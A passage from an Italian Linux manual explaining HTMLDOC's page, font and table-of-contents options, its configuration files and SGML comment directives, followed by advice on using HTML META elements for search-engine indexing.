
476.2.3 Formato e aspetto delle pagine

L'etichetta `Page` consente di accedere alla definizione delle pagine, nel caso in cui la composizione richiesta serva a generare un formato PostScript o PDF. È possibile indicare il formato della pagina (corrispondente all'opzione '**`--size`** *formato*'), se la stampa avviene su entrambi i lati del foglio (la voce DOUBLE-SIDED, ovvero l'opzione '**`--duplex`**'), i margini (le opzioni '**`--left`** *n*{**`in`**|**`cm`**|**`mm`**}', '**`--right`** *n*{**`in`**|**`cm`**|**`mm`**}', '**`--top`** *n*{**`in`**|**`cm`**|**`mm`**}', '**`--bottom`** *n*{**`in`**|**`cm`**|**`mm`**}'), l'intestazione e il piè pagina (opzioni '**`--header`** *xyz*' e '**`--footer`** *xyz*').

Figura 476.6. Definizione della pagina nel caso di composizione per la stampa.

La selezione di intestazione e piè di pagina consente di definire ciò che deve apparire a sinistra, al centro e a destra di queste.


476.2.4 Indice generale

L'etichetta *TOC* consente di accedere alla definizione dell'indice generale, che in particolare prevede l'indicazione del livello di dettaglio che deve avere e consente la specificazione di intestazione e piè pagina differenti dal resto del documento.

Figura 476.7. Definizione dell'indice generale e della numerazione delle sezioni.

Il livello di dettaglio dell'indice si definisce anche con l'opzione '**`--toclevels`** ***n***', l'intestazione e il piè di pagina si possono definire con le opzioni '**`--tocheader`** ***xyz***' e '**`--tocfooter`** ***xyz***'. Infine, nella maschera si può vedere la voce NUMBERED HEADINGS, corrispondente all'opzione '**`--numbered`**', con cui si ottiene la numerazione delle sezioni (gli elementi '**`H`*n***').


476.2.5 Carattere da stampa

Sempre nel caso di composizione per la stampa, l'etichetta *Fonts* consente di definire il tipo e la dimensione dei caratteri da usare per il corpo, le sezioni, l'intestazione e il piè pagina. Per la necessità di essere compatibili al massimo, sono disponibili solo i tipi Times, Helvetica e Courier. Si osservi che l'altezza delle righe viene espressa in rapporto rispetto all'altezza dei caratteri, dove per esempio '`1.2`' rappresenta il 120 %.

Figura 476.8. Definizione del carattere da stampa.

Le opzioni corrispondenti sono: '**--bodyfont** ***carattere***', '**--fontsize** ***n***' e '**--fontspacing** ***n***' per definire il carattere, la dimensione in punti e l'altezza delle righe nel testo normale; '**--headfootfont** ***carattere***' e '**--headfootsize** ***n***', per indicare il tipo di carattere e la dimensione in punti dell'intestazione e del piè di pagina; '**--headingfont** ***carattere***' per definire il tipo di carattere dei titoli delle sezioni.

476.2.6 Altre opzioni

L'ultima etichetta, `Options`, riguarda le opzioni rimanenti che non hanno trovato una collocazione migliore. In questo contesto viene definito in particolare il programma da utilizzare per la modifica dei file HTML del sorgente. Si può usare un programma per la modifica dei file di testo, oppure un applicativo più elaborato, specifico per i file HTML.

Figura 476.9. Definizione delle opzioni rimanenti.

476.3 Programmazione della composizione

HTMLDOC, quando funziona in modo interattivo, consente di conservare in un file l'impostazione, ovvero la configurazione di un documento, memorizzando tutte le opzioni selezionate. Quanto mostrato nelle figure di esempio, si tradurrebbe nel contenuto seguente:

```
#HTMLDOC 1.8.22
-t ps2 -f prova.ps --book --toclevels 3 --no-numbered ↩
↪--toctitle "Indice generale" --title ↩
↪--linkstyle underline --size A4 --left 3cm --right 3cm ↩
↪--top 3cm --bottom 3cm --header .t. --footer h.1 --nup 1 ↩
↪--tocheader .t. --tocfooter ..i --portrait ↩
↪--color --no-pscommands --no-xrxcomments --compression=1 ↩
↪--jpeg=0 --fontsize 11.0 --fontspacing 1.2 ↩
↪--headingfont Helvetica --bodyfont Times --headfootsize 11.0 ↩
↪--headfootfont Helvetica --charset iso-8859-1 --browserwidth 680
uno.html
due.html
tre.html
```

Da *htmldoc(1)* si intuisce che l'autore suggerisca di usare l'estensione '`.book`' per questi file; tuttavia HTMLDOC non propone alcunché.

L'osservazione di questi file consente anche di capire meglio l'uso delle opzioni della riga di comando. In questo caso, volendo usare l'eseguibile '**htmldoc**' in modo non interattivo per fare la stessa cosa, il comando avrebbe potuto essere quello seguente:

```
$ htmldoc -t ps2 -f prova.ps --book --toclevels 3 --no-numbered ↩
↪--toctitle "Indice generale" --title ↩
↪--linkstyle underline --size A4 --left 3cm --right 3cm ↩
↪--top 3cm --bottom 3cm --header .t. --footer h.1 --nup 1 ↩
↪--tocheader .t. --tocfooter ..i --portrait ↩
↪--color --no-pscommands --no-xrxcomments --compression=1 ↩
↪--jpeg=0 --fontsize 11.0 --fontspacing 1.2 ↩
↪--headingfont Helvetica --bodyfont Times --headfootsize 11.0 ↩
↪--headfootfont Helvetica --charset iso-8859-1 --browserwidth 680
uno.html due.html tre.html [Invio]
```

Eccezionalmente, l'eseguibile '**htmldoc**' può ricevere come argomento il nome di uno di questi file '`.book`', ottenendo un funzionamento interattivo, partendo dalla configurazione contenuta nel file stesso. Supponendo di avere salvato quella configurazione nel file '`prova.book`', basterebbe riavviare nel modo seguente:

```
$ htmldoc prova.book [Invio]
```

Tabella 476.11. Riepilogo delle opzioni più comuni.

Opzione	Descrizione
`--webpage`	Il sorgente non è realizzato secondo la struttura di un libro.

`--format {ps|ps1|ps2|ps3|pdf↩`
`↪|pdf11|pdf12|pdf13|pdf14|html}`
`-t {ps|ps1|ps2|ps3|pdf↩`
`↪|pdf11|pdf12|pdf13|pdf14|html}`
	Formato finale della composizione.

`--outfile` ***file*** `-f` ***file***	File da generare dalla composizione.
`--outdir` ***directory*** `-d` ***directory***	Directory in cui inserire i file della composizione.
`--top` ***n***`[pt|in|cm|mm]`	Margine superiore secondo l'unità di misura specificata. Se non si specifica l'unità di misura, si fa riferimento a punti tipografici ('**pt**').
`--bottom` ***n***`[pt|in|cm|mm]`	Margine inferiore secondo l'unità di misura specificata. Se non si specifica l'unità di misura, si fa riferimento a punti tipografici ('**pt**').
`--left` ***n***`[pt|in|cm|mm]`	Margine sinistro secondo l'unità di misura specificata. Se non si specifica l'unità di misura, si fa riferimento a punti tipografici ('**pt**').

Opzione	Descrizione
`--right` ***n*** [`pt`|`in`|`cm`|`mm`]	Margine destro secondo l'unità di misura specificata. Se non si specifica l'unità di misura, si fa riferimento a punti tipografici ('**`pt`**').
`--size` {`letter`|`legal`|`a4`|`universal`}	Formato della carta in base a un nome.
`--size` ***larghezza***x***altezza*** [`pt`|`in`|`cm`|`mm`]	Formato della carta espresso esattamente. Se non si specifica l'unità di misura, si fa riferimento a punti tipografici ('**`pt`**').
`--duplex` `--no-duplex`	Richiede che il formato generato sia o non sia predisposto per la stampa su entrambi i lati del foglio.
`--header` ***xyz*** `--footer` ***xyz***	Intestazione e piè di pagina.
`--tocheader` ***xyz*** `--tocfooter` ***xyz***	Intestazione e piè di pagina dell'indice generale.
`--headfootfont` {`courier`|`times`↩ ↪|`helvetica`|`symbol`}	Carattere da usare nelle intestazioni e nei piè di pagina.
`--headfootsize` ***n***	Dimensione del carattere da usare nelle intestazioni e nei piè di pagina.
`--headingfont` {`courier`|`times`|`helvetica`↩ ↪|`symbol`}	Carattere da usare nei titoli delle sezioni.
`--bodyfont` {`courier`|`times`|`helvetica`|`symbol`} `--textfont` {`courier`|`times`|`helvetica`|`symbol`}	Carattere da usare nel corpo.
`--fontsize` ***n***	Dimensione del carattere normale in punti.
`--fontspacing` ***n***	Altezza della riga rispetto alla dimensione del carattere.
`--logoimage` ***file***	Definisce il file da usare come logo.
`--bodyimage` ***file***	Definisce il file da usare come sfondo di tutte le pagine.
`--titlefile` ***file*** `--titleimage` ***file***	File da usare per la copertina (può essere anche un'immagine).
`--book`	Specifica che il sorgente HTML è strutturato in modo appropriato alla composizione di un libro.
`--charset iso-8859-`***n***	Specifica la codifica da usare, secondo la codifica ISO 8859-***n***. Sono comunque disponibili anche altre codifiche espresse secondo parole chiave differenti.

Opzione	Descrizione
`--no-toc`	Non genera l'indice generale.
`--toclevels` ***n***	Definisce il numero di livelli dell'indice generale.
`--toctitle "`***titolo***`"`	Definisce il titolo dell'indice generale.
`--title` `--no-title`	Genera o non genera la copertina.
`--embedfonts` `--no-embedfonts`	Richiede o meno l'inclusione di tutte le informazioni sui caratteri tipografici usati per la composizione PostScript o PDF.
`--links` `--no-links`	Genera o non genera i riferimenti ipertestuali nella composizione in formato PDF.
`--linkstyle {plain|underline}`	Dichiara lo stile con cui evidenziare i riferimenti ipertestuali.
`--numbered` `--no-numbered`	Numera o non numera le sezioni del documento.
`--nup {1|2|4|6|9|16}`	Mette assieme più pagine virtuali per ogni pagina fisica.

La tabella 476.11 riassume le funzionalità delle opzioni principali di HTMLDOC quando viene usato in modo non interattivo. È importante tenere in considerazione alcune cose, che vengono descritte brevemente nel seguito.

È possibile gestire solo immagini in formato GIF, JPG e PNG; in particolare, quando si ottiene una conversione in HTML, si usano le stesse immagini di partenza.

La dimensione della carta può essere indicata per nome, oppure direttamente, fornendo larghezza e altezza, nella forma ***m***x***n***, dove ***m*** rappresenta la larghezza e ***n*** l'altezza. Si osservi che questi due numeri vanno completati con l'indicazione finale dell'unità di misura (come si vede nella tabella), una volta sola per entrambi i valori. Il formato speciale denominato '**`universal`**' si riferisce a un compromesso tra il formato A4 e il formato lettera (8,5 in × 11 in), in modo che possa essere stampato con entrambi i tipi di carta; in pratica si utilizza la larghezza del formato A4 e l'altezza del formato lettera.

Le opzioni che definiscono il contenuto delle intestazioni e dei piè di pagina, utilizzano una simbologia speciale, in cui tre lettere indicano rispettivamente la parte sinistra, quella centrale e quella destra della riga. La tabella 476.12 riepiloga questi simboli.

Tabella 476.12. Simboli usati negli argomenti delle opzioni che definiscono il contenuto delle intestazioni e dei piè di pagina.

Simbolo	Descrizione
`.`	Vuoto.
`:`	Numero della pagina del capitolo in relazione alla quantità totale di pagine del capitolo, secondo la forma: '***n_pagina / n_complessivo***'.
`/`	Numero della pagina del documento in relazione alla quantità totale di pagine del documento, secondo la forma: '***n_pagina / n_complessivo***'.
`t`	Titolo del documento.
`c`	Capitolo attuale.
`h`	Sezione attuale.
`d`	Data.
`T`	Orario.
`D`	Data e orario.
`l`	Logo.
`1`	Pagina del documento in numero arabo normale.
`a`	Pagina del documento in lettere minuscole.
`A`	Pagina del documento in lettere maiuscole.
`i`	Pagina del documento in numero romano minuscolo.
`I`	Pagina del documento in numero romano maiuscolo.
`C`	Pagina del capitolo in numero arabo normale.

476.4 Informazioni particolari nel sorgente

All'interno del sorgente HTML, alcune informazioni vengono trattate in modo speciale da HTMLDOC. Si tratta in special modo di commenti SGML che acquistano il significato di direttive, che spesso vanno a sovrapporsi a opzioni della riga di comando di HTMLDOC. La tabella 476.13 successiva descrive alcune di queste direttive.

Tabella 476.13. Alcune direttive in forma di commenti SGML.

<table>
<tr><th>Direttiva</th><th>Descrizione</th></tr>
<tr><td><-- MEDIA SIZE "<i>dimensione</i>" --></td><td>Dimensioni della pagina. Può trattarsi delle parole chiave ‘letter’, ‘legal’, ‘universal’, ‘A4’, oppure delle dimensioni espresse secondo la forma ‘<i>mxn</i> [pt|in|cm|mm]’.</td></tr>
<tr><td><-- MEDIA TOP <i>n</i>[pt|in|cm|mm]" -->

<-- MEDIA BOTTOM <i>n</i>[pt|in|cm|mm]" -->

<-- MEDIA LEFT <i>n</i>[pt|in|cm|mm]" -->

<-- MEDIA RIGHT <i>n</i>[pt|in|cm|mm]" --></td><td>Margine: superiore, inferiore, sinistro, destro.</td></tr>
<tr><td><-- MEDIA LANDSCAPE YES|NO --></td><td>Abilita o disabilita la composizione orizzontale.</td></tr>
<tr><td><-- MEDIA DUPLEX YES|NO --></td><td>Abilita o disabilita la composizione adatta per la stampa fronte-retro.</td></tr>
<tr><td><-- HEADER LEFT "<i>testo</i>" -->

<-- HEADER CENTER "<i>testo</i>" -->

<-- HEADER RIGHT "<i>testo</i>" --></td><td>Parte sinistra, centrale e destra del testo da mettere come intestazione della pagina attuale.</td></tr>
<tr><td><-- FOOTER LEFT "<i>testo</i>" -->

<-- FOOTER CENTER "<i>testo</i>" -->

<-- FOOTER RIGHT "<i>testo</i>" --></td><td>Parte sinistra, centrale e destra del testo da mettere alla base della pagina attuale.</td></tr>
<tr><td><-- HALF PAGE --></td><td>Salta alla prossima mezza pagina.</td></tr>
<tr><td><-- NEW PAGE -->

<-- BREAK PAGE --></td><td>Salta all’inizio della prossima pagina.</td></tr>
<tr><td><-- NEED <i>n_righe</i> -->

<-- NEED <i>n</i>{pt|in|cm|mm} --></td><td>Salta all’inizio della prossima pagina se non è disponibile lo spazio verticale richiesto.</td></tr>
<tr><td><-- NUMBER-UP {1|2|4|6|9|16} --></td><td>Mette assieme più pagine virtuali per ogni pagina fisica.</td></tr>
</table>

Per comporre il testo delle intestazioni e dei piè di pagina, si possono usare dei «simboli» speciali, che assomigliano a variabili. Si tratta precisamente di nomi prefissati da un dollaro (‘**$**’), che vengono espansi in fase di composizione. La tabella 476.14 descrive alcuni di questi simboli.

Tabella 476.14. Alcuni simboli usati nelle intestazioni e nei piè di pagina, dichiarati attraverso le direttive speciali in forma di commenti SGML.

Simbolo	Descrizione
`$$`	Rappresenta un dollaro singolo.
`$TITLE`	Inserisce il titolo del documento.
`$CHAPTER`	Inserisce il titolo della sezione corrispondente al capitolo corrente.
`$HEADING`	Inserisce il titolo della sezione corrente.
`$CHAPTERPAGE` `$CHAPTERPAGE(1|i|I|a|A)`	Inserisce il numero di pagina del capitolo, eventualmente secondo il formato stabilito dalla lettera tra parentesi: '**1**' numero arabo normale; '**i**' numero romano minuscolo; '**I**' numero romano maiuscolo; '**a**' sequenza alfabetica minuscola; '**A**' sequenza alfabetica maiuscola.
`$CHAPTERPAGES` `$CHAPTERPAGES(1|i|I|a|A)`	Inserisce il numero complessivo di pagine del capitolo, eventualmente secondo il formato stabilito dalla lettera tra parentesi: '**1**' numero arabo normale; '**i**' numero romano minuscolo; '**I**' numero romano maiuscolo; '**a**' sequenza alfabetica minuscola; '**A**' sequenza alfabetica maiuscola.
`$PAGE` `$PAGE(1|i|I|a|A)`	Inserisce il numero di pagina assoluto, eventualmente secondo il formato stabilito dalla lettera tra parentesi: '**1**' numero arabo normale; '**i**' numero romano minuscolo; '**I**' numero romano maiuscolo; '**a**' sequenza alfabetica minuscola; '**A**' sequenza alfabetica maiuscola.
`$PAGES`	Inserisce il numero complessivo di pagine assoluto del documento, eventualmente secondo il formato stabilito dalla lettera tra parentesi: '**1**' numero arabo normale; '**i**' numero romano minuscolo; '**I**' numero romano maiuscolo; '**a**' sequenza alfabetica minuscola; '**A**' sequenza alfabetica maiuscola.
`$DATE`	Inserisce la data.
`$TIME`	Inserisce l'ora.
`$LOGOIMAGE`	Inserisce soltanto il logo, ignorando il resto del testo.

HTMLDOC trae delle informazioni da alcuni elementi '**META**' comuni. La tabella 476.15 descrive alcuni tipi riconosciuti e il significato loro attribuito.

Tabella 476.15. Elementi '**META**' riconosciuti da HTMLDOC.

Sintassi	Descrizione
<META NAME="AUTHOR" CONTENT="***autore***">	Autore del documento.
<META NAME="COPYRIGHT" CONTENT="***copyright***">	Copyright del documento.
<META NAME="GENERATOR" CONTENT="***applicazione***">	Applicazione che ha generato il sorgente HTML.
<META NAME="KEYWORDS" CONTENT="***parole_chiave***">	Elenco delle parole chiave più importanti, che riconducono ai contenuti del documento.

Sintassi	Descrizione
`<META NAME="SUBJECT" CONTENT="`***genere***`">`	Genere a cui appartiene il documento.

[1] **HTMLDOC** GNU GPL

Capitolo 477

Essere presenti su Internet

Una volta realizzato il proprio documento in HTML, quando questo deve essere pubblicato da qualche parte su Internet, si pongono due problemi essenziali:

1. dove trovare il posto;
2. come rendere di dominio pubblico la sua presenza.

Spesso, il primo problema lo si può risolvere utilizzando un sito offerto gratuitamente; in alternativa si possono prendere accordi per affittare uno spazio da qualche parte, magari ottenendo anche un dominio virtuale conveniente. Per quanto riguarda il secondo, è necessario iscrivere il proprio documento presso i vari servizi che si occupano di creare gli indici pubblici. Dei due problemi, il secondo è il più delicato.

477.1 Motori di ricerca e robot

Più passa il tempo e più sono i documenti che vengono pubblicati su Internet. I motori di ricerca, ovvero i servizi che gestiscono gli indici delle pubblicazioni, sono sempre più sommersi di lavoro. In questa situazione, ognuno applica una propria politica di filtro dei documenti che vengono sottoposti per l'inclusione nel loro indice. In generale, non basta realizzare un documento HTML corretto, occorre pensare anche ai motori di ricerca.

Il documento HTML, per poter essere preso in considerazione in modo corretto dai motori di ricerca, deve avere una serie di elementi '`META`' nell'intestazione, contenenti alcune informazioni salienti. Ciò permette la classificazione del documento e la creazione di indici chiari per l'utente di quel servizio. Tuttavia, il problema è che non tutti i motori di ricerca utilizzano le stesse informazioni nello stesso modo; così, ci si affida generalmente all'esperienza degli altri per la compilazione di tali elementi. Qui si raccolgono solo alcune indicazioni, ritenute corrette, ma che potrebbero anche essere smentite nel futuro.

477.1.1 Elementi META

Gli elementi '`META`' sono vuoti, nel senso che non delimitano alcun testo, e si collocano nell'intestazione del file HTML, ovvero nell'elemento '`HEAD`'. Nella maggior parte dei casi, l'elemento '`META`' si utilizza con l'attributo '`name`' e l'attributo '`content`', attraverso i quali si stabilisce un nome a cui viene assegnato un contenuto.

Il DTD dell'HTML non stabilisce quali siano i nomi che si possono usare per l'attributo '`name`' e da questo nascono tutti i problemi. In particolare, c'è da considerare che alle volte i nomi e i valori abbinati non fanno differenza tra maiuscole e minuscole, altre volte pare che la facciano.

L'esempio seguente mostra un caso tipico di utilizzo per un documento realizzato in italiano:

```
<!DOCTYPE HTML PUBLIC "ISO/IEC 15445:2000//DTD HTML//EN">
<HTML LANG="it">
<HEAD>
    <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=ISO-8859-1">
    <META NAME="generator" CONTENT="ALtools">
    <META NAME="description" CONTENT="GNU/Linux e il software libero" LANG="it">
    <META NAME="description" CONTENT="GNU/Linux and free software"    LANG="en">
    <META NAME="keywords"
        CONTENT="GNU/Linux, Unix, software, software libero, free software">
    <META NAME="distribution" CONTENT="Global"                         LANG="en">
    <META NAME="rating" CONTENT="General"                              LANG="en">
    <META NAME="resource-type" CONTENT="document"                      LANG="en">
    <META NAME="classification" CONTENT="computers"                    LANG="en">
    <META NAME="revisit-after" CONTENT="7 days"                        LANG="en">
    <META NAME="ROBOTS" CONTENT="ALL">
    <META NAME="SPIDERS" CONTENT="ALL">
    <META NAME="author" CONTENT="Daniele Giacomini">
    <META NAME="copyright" CONTENT="© 1997-2001 Daniele Giacomini">
    <TITLE>Appunti Linux</TITLE>
    ...
</HEAD>
...
```

Il significato di queste informazioni dovrebbe essere intuitivo, salvo qualche caso, ma in particolare è necessario osservare un problema: alcune cose sono espresse attraverso sigle o parole chiave che hanno significato per la lingua inglese, mentre potrebbero essere attese parole o definizioni diverse nel caso di un documento in italiano. Nell'esempio si può osservare che l'elemento '**`HTML`**' possiede l'attributo '**`lang`**' a cui è assegnato il valore '**`it`**', allo scopo di indicare che tutto il documento è scritto in lingua italiana. Pertanto, per modificare questo assunto negli elementi '**`META`**' in cui il linguaggio può avere importanza, è stato aggiunto nuovamente l'attributo '**`lang`**' con il valore '**`en`**'. Può darsi che questa precauzione non serva a nulla, ma potrebbe essere importante in futuro.

Eventualmente, si potrebbe anche arrivare a duplicare alcune informazioni per diversi linguaggi. Per esempio, l'informazione denominata '**`description`**' viene fornita due volte: prima in italiano e poi in inglese.

L'elenco seguente descrive brevemente le informazioni più importanti che si possono dare in questo modo.

Valore assegnato	Descrizione
`description` `Description`	Si tratta di una descrizione breve del contenuto che potrebbe essere mostrato negli indici. A titolo indicativo, non dovrebbe superare le 25 parole, per essere certi che sia presa in considerazione integralmente.
`keywords` `Keywords`	Si tratta di un elenco di parole, o frasi brevi, separate da una virgola. Queste parole rappresentano gli argomenti principali del documento. Indicandole in questo modo, si cerca di farle risaltare (anche se nel documento vengono usate poco o non vengono usate affatto), per far sì che vengano prese in considerazione in modo particolare. A titolo indicativo, l'elenco non dovrebbe superare le 25 parole, per essere certi che questo venga preso in considerazione. Si intuisce che le prime parole di questo elenco devono essere le più importanti.

Valore assegnato	Descrizione
`distribution` `Distribution`	Probabilmente si riferisce all'estensione che ha o può avere la diffusione del documento. Le parole che possono essere assegnate sono '**`Global`**' e '**`Local`**', con i significati che si possono intuire.
`rating` `Rating`	Probabilmente si riferisce al tipo di pubblico a cui si rivolge il documento. In generale viene assegnata solo la parola chiave '**`General`**'; qualcuno suggerisce anche l'uso di, '**`Mature`**' e '**`Restricted`**', ma il significato in pratica non è chiaro.
`classification` `Classification`	Si tratta della classificazione del contenuto del documento. È difficile fare un elenco dei termini che si possono usare, perché dipendono dal motore di ricerca. Probabilmente si può trattare di: '**`business`**', '**`computers`**', '**`entertainment`**', '**`internet`**', '**`miscellaneous`**', '**`personal`**'.
`resource-type`	Si tratta della definizione che si dà al documento HTML. Da quanto si vede, si usa sempre solo la parola chiave '**`document`**' (solo in minuscolo).
`revisit-after`	Apparentemente, questa indicazione serve a richiedere al motore di ricerca di ripassare dopo un certo numero di giorni. Non è garantito il successo di questa richiesta, ma nulla vieta di provarci.
`ROBOTS`	Questa informazione serve a chiedere esplicitamente o a vietare la scansione e l'indicizzazione. In generale si assegna la parola chiave '**`ALL`**' perché venga preso in considerazione il documento a tutti gli effetti, assieme ai riferimenti a cui punta, mentre si usa la parola chiave '**`INDEX`**' per richiedere la sola indicizzazione e '**`FOLLOW`**' per seguire i riferimenti. Per evitare l'indicizzazione si usa '**`NOINDEX`**', mentre per evitare di seguire i riferimenti si usa '**`NOFOLLOW`**'. Qualcuno suggerisce di utilizzare la stringa '**`ALL,INDEX,FOLLOW`**' per ottenere il risultato migliore.
